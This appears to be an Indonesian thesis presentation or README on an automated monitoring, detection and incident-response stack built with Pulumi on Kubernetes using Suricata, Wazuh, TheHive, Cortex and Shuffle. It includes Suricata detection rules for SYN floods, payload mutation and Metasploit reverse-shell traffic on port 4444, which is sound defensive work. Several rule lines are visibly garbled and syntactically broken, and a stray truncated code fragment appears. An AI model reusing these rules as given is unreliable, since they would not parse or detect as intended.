



HOW TO USE

SISTEM MONITORING, DETEKSI, DAN RESPONS INSIDEN

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REKAYASA KEAMANAN SIBER

ABSTRACT

Keamanan siber menjadi aspek krusial di era digital ini, terlebih dengan meningkatnya serangan yang semakin kompleks, termasuk serangan berbasis teknik *evasion*. *Security Operations Center* (SOC) merupakan salah satu solusi menjaga keamanan siber saat ini, SOC berperan untuk mendeteksi dan merespons suatu ancaman yang ada. Namun, implementasinya sering terkendala kompleksitas konfigurasi, keterbatasan sumber daya, dan kebutuhan respons insiden yang cepat. Dalam menjawab tantangan tersebut, penelitian ini mengusulkan automasi sistem monitoring, deteksi, dan respons insiden berbasis *Infrastructure as Code* (IaC) menggunakan Pulumi pada lingkungan Kubernetes, yang dibangun dengan spesifikasi minimum agar dapat menjadi solusi sederhana bagi organisasi yang belum memiliki SOC. Sistem yang dibangun mengintegrasikan Suricata sebagai NIDS, Wazuh sebagai SIEM dan XDR untuk pemantauan *endpoint*, serta TheHive, Cortex, dan Shuffle untuk otomatisasi manajemen insiden. Pengujian dilakukan terhadap tiga skenario serangan berbasis teknik *evasion*, yaitu *Denial of Service* (DoS), *payload mutation*, dan *shellcode mutation*. Hasil penelitian menunjukkan seluruh komponen utama berhasil dibangun dan terintegrasi secara otomatis hanya dalam waktu 12 menit, dengan sistem tetap berjalan baik pada spesifikasi minimum. Deteksi berhasil dilakukan pada seluruh skenario melalui Suricata dan Wazuh Agent pada jaringan, mekanisme respons *Active Response* mampu memitigasi serangan dalam 3–5 detik, sementara *workflow case management* pada Shuffle menyelesaikan manajemen insiden hanya dalam 6 detik. Solusi ini terbukti dapat menangani insiden serangan *evasion* dengan baik dan cepat serta mengurangi kompleksitas implementasi SOC, dan meminimalisir ketergantungan pada SDM operasional dengan penerapan automasi pada keseluruhan proses deteksi, respons, dan penanganan insiden

INTRODUCTION



FIKRI NABIL

Implementasi IaC menggunakan Pulumi untuk mengintegrasikan komponen monitoring dan deteksi (Suricata dan Wazuh) serta komponen respons insiden (TheHive, Cortex, dan Shuffle) dalam lingkungan Kubernetes. Infrastruktur sistem ini tersusun dari komponen yang dikontainerisasi dan dijalankan pada Kubernetes serta menggunakan pendekatan IaC berbasis Pulumi untuk pendefinisian sekaligus pengelolaan infrastruktur secara otomatis. Pada proses integrasinya, Suricata dan Wazuh akan menghasilkan log sekaligus divisualisasikan dengan Wazuh Dashboard yang kemudian diteruskan ke TheHive untuk pembuatan kasus insiden dan ke Cortex untuk dilakukan analisis insiden, alur kerja tersebut akan dikelola dan dijalankan otomatis oleh Shuffle. Integrasi sistem ini dirancang khusus untuk menangani serangan berbasis teknik *evasion* secara otomatis.



RUMUSAN & TUJUAN

➔ RUMUSAN

Apakah automasi sistem monitoring, deteksi dan respons insiden menggunakan pendekatan *Infrastructure as Code* (IaC) berbasis Pulumi di lingkungan Kubernetes dapat mendeteksi anomali, merespons, dan mengelola insiden berbasis teknik evasion sekaligus menjadi solusi atas kompleksitas dan keterbatasan sumber daya dalam pembangunan *Security Operations Center* (SOC)?

➔ TUJUAN

Terciptanya automasi sistem monitoring, deteksi, dan respons insiden menggunakan pendekatan *Infrastructure as Code* (IaC) berbasis Pulumi di lingkungan Kubernetes dalam mendeteksi anomali, merespons, dan mengelola insiden berbasis teknik evasion, sekaligus dapat diimplementasikan sebagai jawaban dari permasalahan kompleksitas dan keterbatasan sumber daya dalam pembangunan *Security Operations Center* (SOC)

KOMPONEN SISTEM

➔ Wazuh

Wazuh dipilih sebagai karena memiliki kemampuan sebagai SIEM sekaligus XDR yang dapat mengumpulkan, menganalisis, serta merespons ancaman keamanan. Wazuh juga menyediakan kemudahan dalam integrasi dengan perangkat keamanan lain.

➔ Suricata

Suricata dipilih sebagai perangkat keamanan yang akan dikolaborasikan dengan Wazuh sehingga memungkinkan deteksi ancaman berbasis jaringan oleh Suricata dan host oleh Wazuh untuk menciptakan efektivitas dalam menjadi solusi atas penyelesaian masalah yang telah diidentifikasi.

➔ TheHive


TheHive dipilih untuk menyempurnakan solusi yang diusulkan dalam hal manajemen kasus dalam membangun suatu sistem monitoring, deteksi, dan respons insiden terintegrasi.

➔ Cortex

Cortex hadir sebagai solusi yang ditawarkan untuk menganalisis kasus yang dibuat oleh TheHive.

➔ Shuffle

Shuffle dipilih sebagai solusi automasi yang mempercepat dan menyederhanakan proses respons insiden. Shuffle akan menjalankan alur kerja yang telah dirancang.



PENDUKUNG SISTEM

➔ Kubernetes

Platform orkestrasi kontainer yang memberikan inovasi baru terhadap deployment, scaling, dan management aplikasi dalam kontainer yang dipilih sebagai lingkungan yang digunakan oleh Pulumis untuk menjalankan dan mengelola sistem yang diusulkan dalam penelitian ini.



➔ Pulumis

Pulumis dipilih sebagai alat dengan pendekatan IaC yang dapat digunakan untuk mengotomatisasi proses deployment, konfigurasi, dan manajemen infrastruktur keamanan secara efisien.


➔ Evasion Technique

Pendekatan serangan yang digunakan untuk mengelabui sistem deteksi IPS/IDS dengan melakukan modifikasi data atau paket atau pola serangan agar tidak dikenali.


- Denial-of-Service
- Payload Mutation
- Shellcode Mutation



TOPOLOGI SISTEM



GAMBARAN SISTEM



IMPLEMENTASI

➔ Instalasi & Inisiasi DMRS

```
git clone https://github.com/fikrinaaaa/DMRS.git
```

```
C:\Users\Fikri>git clone https://github.com/fikrinaaaa/DMRS.git
Cloning into 'DMRS'...
remote: Enumerating objects: 151, done.
remote: Counting objects: 100% (151/151), done.
remote: Compressing objects: 100% (147/147), done.
remote: Total 151 (delta 46), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (151/151), 270.78 KiB | 933.00 KiB/s, done.
Resolving deltas: 100% (46/46), done.
```

Pulumi up

```
Outputs:
cortex_status      : "urn:pulumi:dmrs::DMRS::kubernetes:yaml:ConfigFile::cortex-yaml"
shuffle_status     : "urn:pulumi:dmrs::DMRS::kubernetes:helm.sh/v3:Chart::shuffle"
thehive_status     : "urn:pulumi:dmrs::DMRS::kubernetes:yaml:ConfigFile::thehive-yaml"
wazuh_resource_count: 22

Resources:
+ 91 created

Duration: 5m39s
```

```
kubectl get svc -n dmrs
```

```
F:\PSSN\akademik\BISMILLAH TA 100\LIT\project>kubectl get svc -n dmrs
```

NAME	TYPE	CLUSTER-IP	EXTERNAL-IP	PORT(S)	AGE
cortex	NodePort	10.109.16.39	<none>	9001:30002/TCP	6d10h
cortex-1-0-0	ClusterIP	10.109.24.92	<none>	80/TCP	6d8h
dashboard	LoadBalancer	10.109.4.196	170.64.246.35	443:30972/TCP	6d23h
email-1-3-0	ClusterIP	10.109.26.197	<none>	80/TCP	6d8h
http-1-4-0	ClusterIP	10.109.5.190	<none>	80/TCP	6d23h
indexer	LoadBalancer	10.109.23.67	170.64.251.40	9200:32026/TCP	6d23h
shuffle-backend	ClusterIP	10.109.9.121	<none>	5001/TCP	6d23h
shuffle-frontend	NodePort	10.109.5.22	<none>	80:30080/TCP,443:30443/TCP	6d23h
shuffle-opensearch	ClusterIP	10.109.4.197	<none>	9200/TCP,9300/TCP	6d23h
shuffle-opensearch-coordinating-hl	ClusterIP	None	<none>	9200/TCP,9300/TCP	6d23h
shuffle-opensearch-dashboards	ClusterIP	10.109.3.54	<none>	5601/TCP	6d23h
shuffle-opensearch-data-hl	ClusterIP	None	<none>	9200/TCP,9300/TCP	6d23h
shuffle-opensearch-ingest-hl	ClusterIP	None	<none>	9200/TCP,9300/TCP	6d23h
shuffle-opensearch-master-hl	ClusterIP	None	<none>	9200/TCP,9300/TCP	6d23h
shuffle-subflow-1-1-0	ClusterIP	10.109.26.189	<none>	80/TCP	6d23h
shuffle-tools-1-2-0	ClusterIP	10.109.19.73	<none>	80/TCP	6d23h
shuffle-workers	ClusterIP	10.109.16.99	<none>	33333/TCP	6d23h
thehive-1-1-0	ClusterIP	10.109.26.132	<none>	80/TCP	6d8h
thehive-api	NodePort	10.109.11.228	<none>	9000:30001/TCP	6d10h
thehive-cassandra	ClusterIP	10.109.31.205	<none>	9042/TCP	6d10h
thehive-elasticsearch	ClusterIP	10.109.6.251	<none>	9200/TCP	6d10h
thehive-minio	ClusterIP	10.109.27.176	<none>	9000/TCP	6d10h
wazuh	LoadBalancer	10.109.15.190	170.64.246.72	1515:32360/TCP,55000:31147/TCP	6d23h
wazuh-cluster	ClusterIP	None	<none>	1516/TCP	6d23h
wazuh-indexer	ClusterIP	None	<none>	9300/TCP	6d23h
wazuh-workers	LoadBalancer	10.109.4.157	170.64.246.76	1514:30166/TCP	6d23h

```
return (
  <React.Fragment>
    <div className=
      <div class=
        <Title
        <div c
        <P
```

IMPLEMENTASI

➔ Instalasi Sensor di Target

```
sudo ./setup_agent.sh
```

```
(root@target)-[/home/target]
# wget https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.12.0-1_amd64.deb 56 sudo WAZUH_MANAGER='170.64.246.76' WAZUH_REGISTRATION_SERVER='170.64.246.72' WAZUH_REGISTRATION_PASSWORD='$password' WAZUH_AGENT_NAME='Target' dpkg -i ./wazuh-agent_4.12.0-1_amd64.deb
--2025-07-09 22:32:34-- https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.12.0-1_amd64.deb
Resolving packages.wazuh.com (packages.wazuh.com)... 108.138.141.4, 108.138.141.97, 108.138.141.96, ...
Connecting to packages.wazuh.com (packages.wazuh.com)|108.138.141.4|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 11963008 (11M) [application/vnd.debian.binary-package]
Saving to: 'wazuh-agent_4.12.0-1_amd64.deb.2'

wazuh-agent_4.12.0-1_amd64.d 100%[=====>] 11.41M 224KB/s in 41s

2025-07-09 22:33:16 (282 KB/s) - 'wazuh-agent_4.12.0-1_amd64.deb.2' saved [11963008/11963008]

Selecting previously unselected package wazuh-agent.
(Reading database ... 392502 files and directories currently installed.)
Preparing to unpack .../wazuh-agent_4.12.0-1_amd64.deb ...
Unpacking wazuh-agent (4.12.0-1) ...
Setting up wazuh-agent (4.12.0-1) ...
```



IMPLEMENTASI

➡ Instalasi Sensor di Router

```
sudo ./setup_router.sh
```

```
ubuntu_router@ubunturouter:~$ sudo ./setup-wazuh-suricata.sh
-----
WAZUH + SURICATA INSTALLATION INTEGRATION AUTOMATION
-----
[*] Instalasi Wazuh Agent
Masukkan IP Wazuh Manager (WAZUH_MANAGER): 170.64.246.76
Masukkan IP Wazuh Registration Server (WAZUH_REGISTRATION_SERVER): 170.64.246.72
Masukkan Registration Password (WAZUH_REGISTRATION_PASSWORD): password
[*] Download dan install Wazuh Agent...
```

Instalasi dan Registrasi Wazuh Agent

```
[?] Apakah ingin menambahkan custom rules sendiri?
Tambah custom rule? [yes/no] [no]: yes
Home file rules (range space, ex: custom.rules): dos-attack.rules
Ketika/masukkan rule (boleh lebih dari satu baris, akhiri dengan Ctrl+D):
!class:meta-activity; sid:100000; rev:1
alert top $HOME_NET any -> $EXTERNAL_NET any (msg:"LOCAL DOS SYN packet flood inbound, Potential DOS"; metadata: tag:00; flowto:server; flags:S; threshold: type both, track by_dst, count 5000, seconds 5;
!class:meta-activity; sid:100001; rev:1
alert top $HOME_NET any -> $EXTERNAL_NET any (msg:"LOCAL DOS SYN packet flood outbound, Potential DOS"; metadata: tag:00; flowto:server; flags:S; threshold: type both, track by_dst, count 5000, seconds 5;
Custom rule berhasil disimpan ke /etc/suricata/rules/dos-attack.rules
Tambah custom rule? [yes/no] [no]: yes
Home file rules (range space, ex: custom.rules): payload-mutation.rules
Ketika/masukkan rule (boleh lebih dari satu baris, akhiri dengan Ctrl+D):
alert top $EXTERNAL_NET any -> $HOME_NET any (msg:"Potential Payload Mutation Attack"; metadata: tag:Payload Mutation; flowto:server; content:"Evil!"; nocase; sid:100002; rev:1)
Custom rule berhasil disimpan ke /etc/suricata/rules/payload-mutation.rules
Ketika/masukkan rule (boleh lebih dari satu baris, akhiri dengan Ctrl+D):
!class:meta-activity; sid:100003; rev:1
alert top $EXTERNAL_NET any -> $HOME_NET 4444 (msg:"Potential Shellcode Mutation (Metasploit reverse_tcp)"; metadata: tag:Shellcode Mutation; flowto:server; flags:S; classtype:attempted-user; sid:100003; rev:1)
Custom rule berhasil disimpan ke /etc/suricata/rules/shellcode-mutation.rules
Tambah custom rule? [yes/no] [no]: no
```

Penambahan *Rules* Kustom

```
[*] Siap konfigurasi Suricata.
Masukkan HOME_NET (contoh: 192.168.200.1): 192.168.200.1
Masukkan EXTERNAL_NET (default: any): any
Masukkan nama INTERFACE (default: enp0s8): enp0s8
[*] Mengedit konfigurasi suricata.yaml...
```

Konfigurasi Suricata

```
===== DONE! =====
Suricata dan Wazuh berhasil terinstall & terintegrasi.
File backup config tersedia dengan ekstensi .bak.TIMESTAMP
```


Instalasi dan Konfigurasi Berhasil

IMPLEMENTASI

➡ Penyusunan *Workflow* Shuffle




```
import shuffle workflow
```




PENGUJIAN

Wazuh




TheHive

